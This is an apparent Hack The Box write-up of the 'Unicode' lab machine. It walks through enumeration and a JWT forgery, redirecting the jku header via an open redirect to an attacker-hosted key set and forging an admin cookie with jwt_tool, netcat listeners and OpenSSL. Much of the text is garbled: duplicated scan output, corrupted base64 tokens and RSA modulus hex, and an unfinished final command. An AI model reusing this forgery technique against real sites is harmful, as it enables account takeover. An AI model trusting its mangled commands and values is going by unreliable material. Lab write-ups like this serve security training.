



[UNICODE- BOX]

Hi folks, today I am going to solve a medium rated hack the box machine, Unicode created by webspl01t3r. So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH

HTTP Default page

*Host OpenSSH 8.2p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV -A -oN nmap/unicode 10.10.11.126
```

output

```
└─$ sudo nmap -sC -sV -A nmap/unicode 10.10.11.126 ..... with root@Tullenge at 08:54:36 AM
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-10 08:55 EDT
Nmap scan report for 10.10.11.126
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:a0:f4:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-title: 503
|_http-trame-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.45 seconds

└─$
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-10 08:55 EDT
Nmap scan report for 10.10.11.126
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
```

```

22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open  http     nginx 1.18.0 (Ubuntu)
|_http-title: 503
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 30.45 seconds

```

Default Page- HACKMEDIA

so lets chek at the Default page at <http://10.10.11.126>



Browsing to port 80, we are shown a landing page for **Hackmedia** with registration and login functionality.

output


The screenshot shows a web browser window with the URL `10.10.11.126/login/` in the address bar. The page title is "Login Form". The main content is a "Log in" form with fields for "Your username" and "Your password", and a "Login" button. The background features a world map with a tablet icon showing a lock symbol.

output

The screenshot shows a web browser window with the URL `10.10.11.126/register/` in the address bar. The page title is "Registration Form". The main content is a "Sign Up" form with fields for "Your username", "Your password", and "Repeat password", and a "Sign up" button. The background features a world map with a tablet icon showing a lock symbol.


so lets register and sign in

output



we get a dashboard lets check to see the links but they seem to go nowhere but there is a `powered by flask` so we know this is a python web application so i decide to open the upload with an intention of `posting a threat`

output



but it seem it once a `pdf` because that is what is being recognized in my `Browser files`

when i upload a pdf it comes with a Thank you message this seems as dead end

output

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Other Bookmarks

Thank You!

For submitting the threat Report
These reports will be used to make our product more efficient.

so i decide to open **burpsuite** to analyse it

a found a `jwt` token because it has a `header, payload and signature` and are base64 encoded

Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdB16Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoibGVzaGFjazk4In0.de9taXbTEwpf9U_VJqjdWxptnAZf7VrFm2vAhAtmzY8PPtAxR0z2Kld7SBHQUpNtinIVFYEXsf5GLXWrT2NTEPwh3ePzif6WwRrhfsYozGX6DV6fKflBzSU0NfpvAzt0Csd8xs47jlCEmn7CjsryQwMIA8w50z4oLgs3N10tlAVot11KuMZmj9ZtfVSGI4KJ2AS_CP5j7upyhlsgwYQXrTUe8S8-QPXcfW5dueS4c8lwLZZGdp8sYRnqwjG18X3w35shBwJJZHTNNj_cFLfMnSwzZq7hPWrCJQ_yI-JDlxwf370gTaKnbvUU4CDbfDswwxDQ__NBI4Epd0ElfdeJ0A

lets decode the header it with burp by adding an == to capture the padding

```
{"typ": "JWT", "alg": "RS256", "jku": "http://hackmedia.htb/static/jwks.json"}
```

so i decide to open jwt.io to try to analyse further because its loaded to help in signing cookies

The screenshot shows a JWT token being analyzed on jwt.io. The token itself is a long string of characters. The analysis breakdown is as follows:

- HEADER: ALGORITHM & TOKEN TYPE**:
```json{"typ": "JWT", "alg": "RS256", "jku": "http://hackmedia.htb/static/jwks.json"}```
- PAYOUT: DATA**:  
```json{"user": "leshack98"}```
- VERIFY SIGNATURE**:
RSASHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),

As you can see in the jwt we have a host name lets add it to `/etc/hosts`

code-`/etc/hosts`

```
echo 10.10.11.126 hackmedia.htb > /etc/hosts
```

lets check the <http://hackmedia.htb/static/jwks.json>

output

The screenshot shows the JSON response of `http://hackmedia.htb/static/jwks.json`. The response is a single object with the key `keys`, which contains two entries: `n` and `e`.

```
keys:  
  n: "AMVGPF62MA_1nCln4Z6WNCXZhBPyR-dhkuE2kBaEPYYc1RFDa24a-AqVY5RR2N1sEP25wdHqHmGm3Tde2xFKfz1zVtxxT0y00toH09SGuy1_uFZI0vQMLJtHzy_YRWhxTsdp3bTeFZBHC3bju-UxiJZNp0q3PMMC8oTKQs5o-bjnyGi3tmTg2rTbFkQJKltWC8Xihe5MAMUGcoI4q9DUnPj_qzsDjMBGoW1N50tnU91jUrva95JcN0jb7aYo2v1P1jTurNBtw8MBU99CyXZ51RJLExxgUNsDBF_DswJo0xs7CAVC5FjIqhbltRTy3afMwsnGqw8H1UA2WFYcs"  
  e: "AQAB"
```

code -jwt

```
keys

0

kty

"RSA"

use

"sig"

kid

"hackthebox"

alg

"RS256"

n

"AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-
AqVY5RR2NiEP25wdHqHmGhm3Tde2xFKFzizVTxxT0y00toH09SGuyl_uFZI0vQMLXJtHZuy_
YRWhxTSzp3bTeFZBHC3bju-UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9
SJcN0jb7aYo2vlP1JTurNBtwBMBU99CyXZ5iRJLExxgUNsDBF_DswJo0xs7CAVC5FjIqhbitR
Ty3afMWsmGqw8HiUA2WFYcs"

e

"AQAB"
```

This is how the `Third party` can validate the keys but the problem is that the jku is not protected so lets plan an attack path by changing the jku to point on our machine .

so lets take the header and save it converted to base64 and edit it

```
echo -n
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdsI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL
3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoibGVzaGFjazk4In0 | base64 -d
>jwt.header
```

output

```

[~] ➜ /home/leshack98/project/HTB/Unicode ..... x 0|1 with root@Tulienga at ② 10:21:09 AM
echo -n eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdsI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJc2VyijoibGVzaGFjazk4In0 | base64 -d
{"typ": "JWT", "alg": "RS256", "jku": "http://hackmedia.htb/static/jwks.json"}base64: invalid input
so lets take this header and save it converted to base64 and edit it

[~] ➜ /home/leshack98/project/HTB/Unicode ..... x 0|1 with root@Tulienga at ② 10:21:25 AM
echo -n eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdsI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJc2VyijoibGVzaGFjazk4In0 | base64 -d >jwt.header
base64: invalid input
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdsI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJc2VyijoibGVzaGFjazk4In0 | base64 -d >jwt.header

```

so lets edit to point to our machine

```
{"typ": "JWT", "alg": "RS256", "jku": "http://10.10.16.16:9001/jwks.json"}
```

then lets encode it with this code

code-encoding

```
base64 jwt.header -w 0
```

```

[~] ➜ /home/leshack98/project/HTB/Unicode ..... with root@Tulienga at ② 10:27:10 AM
base64 jwt.header -w 0
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdsI6Imh0dHA6Ly8xMC4xMC4xNi4xNjo5MDAxL2p3a3MuanNvbij9Cg==

so lets edit to point to our machine

```

so we need a page that can execute without the token to validate a **redirect** and we find it in the **Homepage (Dashboard)** when we send the page without the token it **redirects** us to the login page . so if we change the header to the one we just form and set a **listening port** we find

output



in the homepage it confirms a **redirect** to google.com

output

10.10.11.126/redirect?url=google.com

so lets refine our url to this because it gives as a listening port
<http://hackmedia.htb/redirect?url=10.10.16.28:9001/jwks.json>

output

```
nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.16.28 38600
GET /jwks.json HTTP/1.1
Host: 10.10.16.28:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

so lets refine our url to this becuze it gives us a redirect and encode it to base64

code-redirect

```
{"typ":"JWT","alg":"RS256","jku":"http://hackmedia.htb/static/../.redirect?url=10.10.16.28:8000/jwks.json"}
```

output

```
base64 jwt_header -w 0
J0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprSI6Imh0dHAvL2hhY2ttZWRpYS5odG1vcmVkaXJLY3Q/dXJsPTEwLjAuMi4xNT05MDAxL2p3a3MuanNvbIj9Cg==
```

when we set a listening port on `port 8000` we get a response

output

```

[+] nc -lnvp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.11.126 45608
GET /jwks.json%20%2D HTTP/1.1
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Host: 10.10.16.28:8000
Connection: keep-alive

```

so we need to make our our `jwks.json` because you see now the server connects to us and tries to look for `jwks.json` so lets download the `jwks.json`

code-wget

```
wget http://hackmedia.htb/static/jwks.json
```

output

```

[+] wget http://hackmedia.htb/static/jwks.json
--2022-05-11 13:53:36-- http://hackmedia.htb/static/jwks.json
Resolving hackmedia.htb (hackmedia.htb)... 10.10.11.126
Connecting to hackmedia.htb (hackmedia.htb)|10.10.11.126|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 544 [application/json]
Saving to: 'jwks.json'

jwks.json          100%[=====]      544  ---KB/s   in 0s

2022-05-11 13:53:36 (48.1 MB/s) - 'jwks.json' saved [544/544]

[+] ls -l
total 0
[+] rm jwks.json

```

so lets edit our `jwks.json` file we can use this tool from github [jwt_tool](#) so as to make an admin forged cookie so firt thing we need to do is to start a `Python3 server`

code-python-server

```
python3 -m http.server 80
```

Then we need to use the following code from the `jwt_tool`

code-jwt_tool

```
leshack-jwt_tool <JWT> -X s -ju http://hackmedia.htb/static/..../redirect?url=10.10.16.28/jwttool_custom_jwks.json -I -pc user -pv admin
```

so lets change the `n` and the `e` because the box is ponting to us

first lets make a ssh

code-ssh

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRSA256.key
```

output

```
Δ ➜ /home/leshack98/project/HTB/Unicode/www..... Generating public/private rsa key pair. Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in jwtRSA256.key Your public key has been saved in jwtRSA256.key.pub The key fingerprint is: SHA256:x5Wk40tWLsPrLNpxomAt7auvMa8HGClF2x0mUxuc root@Tuliengenode:~$ so lets change the . and the = because the box is pointing to us first lets make a ssh ssh-keygen -t rsa -b 4096 -m PEM -f jwtRSA256.key +-----[RSA 4096]-----+ | +.o ..| | o 0 ..o .| | o = o..o ..| | ..oE* o ..| | + .. * S ..| | .. = + 0 ..| | ..o ..+ * ..| | .ooo.0 o ..| | +0=o =o ..| +-----[SHA256]-----+ node:~$ [root@Tuliengenode:~$ took 5s ● .unicode with root@Tuliengenode at 03:19:10 PM ]
```

```
Δ ➜ /home/leshack98/project/HTB/Unicode/www..... took 5s ● .unicode with root@Tuliengenode at 03:21:46 PM ]
```

we need to get the `modulus` and `exponent` to get the `exponent` we
code-exponent(e)

```
openssl rsa -text -noout -in jwtRSA256.key
```

output

```
ae:28:67:11:68:7c:7b:ad:f0:4b:1e:8b:38:8e:3d: 52:13:58:0d:d1:77:a1:ac:55:0c:f2:29:89:c5:3e: 2d:03:4f:e0:83:34:78:c8:53:c4:28:55:8a:b6:7b: 1b:3a:00:11:70:ad:20:a1:d4:16:43:38:20:a5:ec: e4:9c:65 publicExponent: 65537 (0x10001) privateExponent: 28:da:b9:2c:cf:6b:b6:4d:ea:4a:33:e3:b2:67:56: 1d:4e:1e:69:2d:7f:d2:91:a7:c7:fc:dd:b1:79:4a: 54:8b:ac:07:bc:9e:b8:b6:80:6a:04:31:84:c3:e2: 88:5d:61:92:19:ac:da:a3:33:3e:cc:41:dc:2c:81: 77:4b:40:b3:e2:14:cf:49:1d:83:b4:1b:67:26:07: b4:cc:53:ff:74:53:ee:d6:e0:07:d7:50:52:cf:99: 51:7c:50:d9:f0:b9:0d:1e:1e:db:96:d0:5c:6d:b1: a3:99:49:82:e4:25:5d:0a:c4:4b:5a:ce:90:ae:36: 23:fc:0b:5b:84:da:95:33:b7:db:2c:60:f5:11:2c: 24:53:ed:6e:8a:9d:c7:fc:21:3d:99:5b:14:19:dc: e1:11:f7:f0:b4:63:95:79:d1:75:d3:eb:21:17:b7: ed:f7:da:c4:41:f8:c4:ce:d8:89:d9:b1:74:4d:62: 95:23:8b:ac:b8:e3:79:47:46:0b:2f:83:c1:f4:e8: 25:6:22:52:31:7:41:25:66:14:22:27:2:45:21: we need to get the modulus and exponent to get openssl rsa -text -noout -in jwtRSA256.key
```

Lets convert this exponent to see if is the same or we need to use it .we are converting it from `Hex` to `base64`

code-Hex->base64

```
echo -n 010001 | xxd -r -p | base64
```

output

```
bc:56:53:1a:0a:0b:60:60:60:73:c6:0a:0d:1f:4:  
7b:04:50:49:52:dc:ae:a6:b3:c:d:a:0b:0a:39:b8:  
97:09:b4:bd:a4:dd:1a:1d:20:7f:f5:8f:1a:  
1a:57:df:62:1d:52:19:45:0e:bd:f5:6c:c:f7:5b:  
31:0e:9c:d2:e3:e6:ad:d8:0e:fa:e8:d4:2d:f9:6e:  
31:44:34:fe:7c:9b:e6:2f:29:32:1c:ba:9b:c1:  
3f:9e
```

```
└─➤ /home/leshack98/project/HTB/Unicode/www..... ↗ ● .unicode with root@Tulienga at 03:27:30 PM  
echo -n 010001 | xxd -r -p |base64  
AQAB  
└─➤ /home/leshack98/project/HTB/Unicode/www..... ↗ ● .unicode with root@Tulienga at 03:33:07 PM  
└─➤
```

As you can see the e is same so lets us check the modulus

code-modulus(N)

```
openssl rsa -text -noout -in jwtRSA256.key -modulus
```

output

```
Modulus=D902A80E741F28BE3D0115296BBFF02940F02CBB9742CCF70771088E3BC0B662079F92946C802B2B0FB2A263F14F46118183688DC6477565EDF792A87F634D9AC1B15BE48B89DAC5330FC330B0370971F5046065D30C36A70B5F2EBAC4DE1EF45E818C4A6BCB76145B39F2AC9B6B85BA13F29854A101E051BB970A851CB5726D289721487A8B6B459D6786D7A59180D7B2D98331B176C8C9919F662A30DC2D1BF2C7A02CD02B13BA0E553A7F9426E917D65024A5209C953AEE2BE3FF9E0B11A67D26981C87D65D39B2811ED08225E7EE0498EFCBF886F129E5B0D60632EFF5D37F1AC30155A8240498B498F16A48F0F4259E893000DF5F04DF421F8CF2C749B009B67D848C93D889B01D45CED37D33B45E5EA3031F2654CEDA5917C9B39518A025FFCEDA50DACD43C7D06A39CA84CD7C324E17F77E6638E85F22F572D0A6734DE0970B302A3EA0EB447E069FB88669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B8B2A99D0B733A2EE97A94CF84CD85713E8C6B26A2DB0B117C886182E27B374917528795527D9A6FAB713D84AE6830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D315213580DD177A1AC550CF22989C53E2D034FE0833478C853C428558AB67B1B3A001170AD20A1D416433820A5ECE49C65
```

```
└─➤ /home/leshack98/project/HTB/Unicode/www..... ↗ ● .unicode with root@Tulienga at 03:36:37 PM  
└─➤
```

```
Modulus=D902A80E741F28BE3D0115296BBFF02940F02CBB9742CCF70771088E3BC0B662079F92946C802B2B0FB2A263F14F46118183688DC6477565EDF792A87F634D9AC1B15BE48B89DAC5330FC330B0370971F5046065D30C36A70B5F2EBAC4DE1EF45E818C4A6BCB76145B39F2AC9B6B85BA13F29854A101E051BB970A851CB5726D289721487A8B6B459D6786D7A59180D7B2D98331B176C8C9919F662A30DC2D1BF2C7A02CD02B13BA0E553A7F9426E917D65024A5209C953AEE2BE3FF9E0B11A67D26981C87D65D39B2811ED08225E7EE0498EFCBF886F129E5B0D60632EFF5D37F1AC30155A8240498B498F16A48F0F4259E893000DF5F129E5BD632EFF5D37F1AC30155A824049BB498F16A48F0F4259E893D0DDF7554DDF421F8CF2C749B009B67D848C93D889B01D45CED37D33B45E5EA3031F2654CEDA5917C9B39518A025FFCEDA50DACD43C7D06A39CA84CD7C324E17F77E6638E85F22F572D0A6734DE0970B302A3EA0970B302A3E0EB447E069FB88669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B8B2A99D0B733A2EE97A94CF84CD85713E8C6B26A2DB0B117C886182E27B374917528795527D9A6FAB713D84AE6830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D315213580DD177A1AC550CF22989C53E2D034FE0833478C853C428558AB67B1B3A001170AD20A1D416433820A5ECE49C65
```

so lets convert this modulus to base64

code-modulus(N)->base64

```
echo -n  
D902A80E741F28BE3D0115296BBFF02940F02CBB9742CCF70771088E3BC0B662079F92946C802B2B0FB2A263F14F46118183688DC6477565EDF792A87F634D9AC1B15BE48B89DAC5330FC330B0370971F5046065D30C36A70B5F2EBAC4DE1EF45E818C4A6BCB76145B39F2AC9B6B85BA13F29854A101E051BB970A851CB5726D289721487A8B6B459D6786D7A59180D7B2D98331B176C8C9919F662A30DC2D1BF2C7A02CD02B13BA0E553A7F9426E917D65024A5209C953AEE2BE3FF9E0B11A67D26981C87D65D39B2811ED08225E7EE0498EFCBF886F129E5B0D60632EFF5D37F1AC30155A8240498B498F16A48F0F4259E893000DF5F129E5BD632EFF5D37F1AC30155A824049BB498F16A48F0F4259E893D0DDF7554DDF421F8CF2C749B009B67D848C93D889B01D45CED37D33B45E5EA3031F2654CEDA5917C9B39518A025FFCEDA50DACD43C7D06A39CA84CD7C324E17F77E6638E85F22F572D0A6734DE0970B302A3EA0970B302A3E0EB447E069FB88669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B8B2A99D0B733A2EE97A94CF84CD85713E8C6B26A2DB0B117C886182E27B374917528795527D9A6FAB713D84AE6830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D315213580DD177A1AC550CF22989C53E2D034FE0833478C853C428558AB67B1B3A001170AD20A1D416433820A5ECE49C65
```

```
D9C953AEE2BE3FF9E0B11A67D26981CB7D65D39B28111ED8225E7EE0498EFCBF886F129E5  
BD6D632EFF5D37F1AC30155A824049BB498F16A48F0F4259E893D0DDF7554DDF421F8CF2C  
749B009B67D848C93D889B01D45CED37D33B45E5EAE3031F2654CEDA5917C9BC39518A025  
FFCEDA50DACP43C7D06AD39CA84CD7C324E17F77E6638E85F22F572D0A6734DE0970B302A  
3EA0EB447E069FB8B669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B  
B82A99DB733A2EE97A94CF84CD85713EA8C6B26A2DB0B117C8B6182E272B3749175287955  
27D9A6FAB713D84A4EA6830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711  
687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D315213580DD177A1AC550CF  
22989C53E2D034FE0833478C853C428558AB67B1B3A001170AD20A1D416433820A5ECE49C  
65 | xxd -r -p |base64 -w 0
```

output

```
echo -n D902A80E741F28BE3D01152968BF02940F02CB9742CCF70771088E3BC0B662079F92945C802B2B20FB2A263F14F4611818368BD0C6477565E0F792A87F634D94C1B15BE48B99DACA5330FC330B0  
370971F5046065D30C36A70B5F2EBA4DE1E45E18C4A6BCB76145B39F2AC9B6B5BA13F29854A101E051B8970A851CB572D0289721487A886B459D678607A5918007B20898331B176C8C9919F662A300CC201  
BF2C7A02C0D2B138A0E53A7F9426E917D65024A52D9C953AEE2BE3F9E0B1A67D26981CB7D65D39B28111E08225E7E0498EFCBF886F129E5B0D632EFF5D037F1AC30155A824049BB498F16A48F0F4259E89  
3D0DDF7554DDF421F8CF2749B00B967D848C93D889B01D45CED37D33B45E5EAE3031F2654CEDA5917C9B39518A025FFCEDA590PACD043C7D06GAD39CA84CD7324E17F77E638E85F22F572D0A6734DE0970B302  
A3EA0EB447E069FB8B669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B82A9D0B733A2E97A94CF84CD85713EABC6B26A2D0B0117C8B6182E272B37491752879527D946FA8713D844AE6  
830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D3152135800D177A1AC550CF22989C53E2D034FE0833478C853C428558AB67B18  
3A001170AD20A1D416433820A5ECE49C65 | xxd -r -p |base64 -w 0  
2QKob0nfKL49ARUpa//wKUDwLlUxQsZ3B3E1jJvAtmIhNSKUB1ArKyD7KLY/pRPrhGBg2iNxxd1Ze3kqh/y02awbFb5iuJz2sUzD8MwsDcJcfUEYGXTDDanC1uuusTeHvRegYxKa8t2FFs58qy/b4W6E/KYVKEB4FG7lwqFH  
LyV0qQzggepeZknGU=
```

```
echo -n D902A80E741F28BE3D01152968BF02940F02CB9742CCF70771088E3BC0B662079F92945C802B2B20FB2A263F14F4611818368BD0C6477565E0F792A87F634D94C1B15BE48B99DACA5330FC330B0  
370971F5046065D30C36A70B5F2EBA4DE1E45E18C4A6BCB76145B39F2AC9B6B5BA13F29854A101E051B8970A851CB572D0289721487A886B459D678607A5918007B20898331B176C8C9919F662A300CC201  
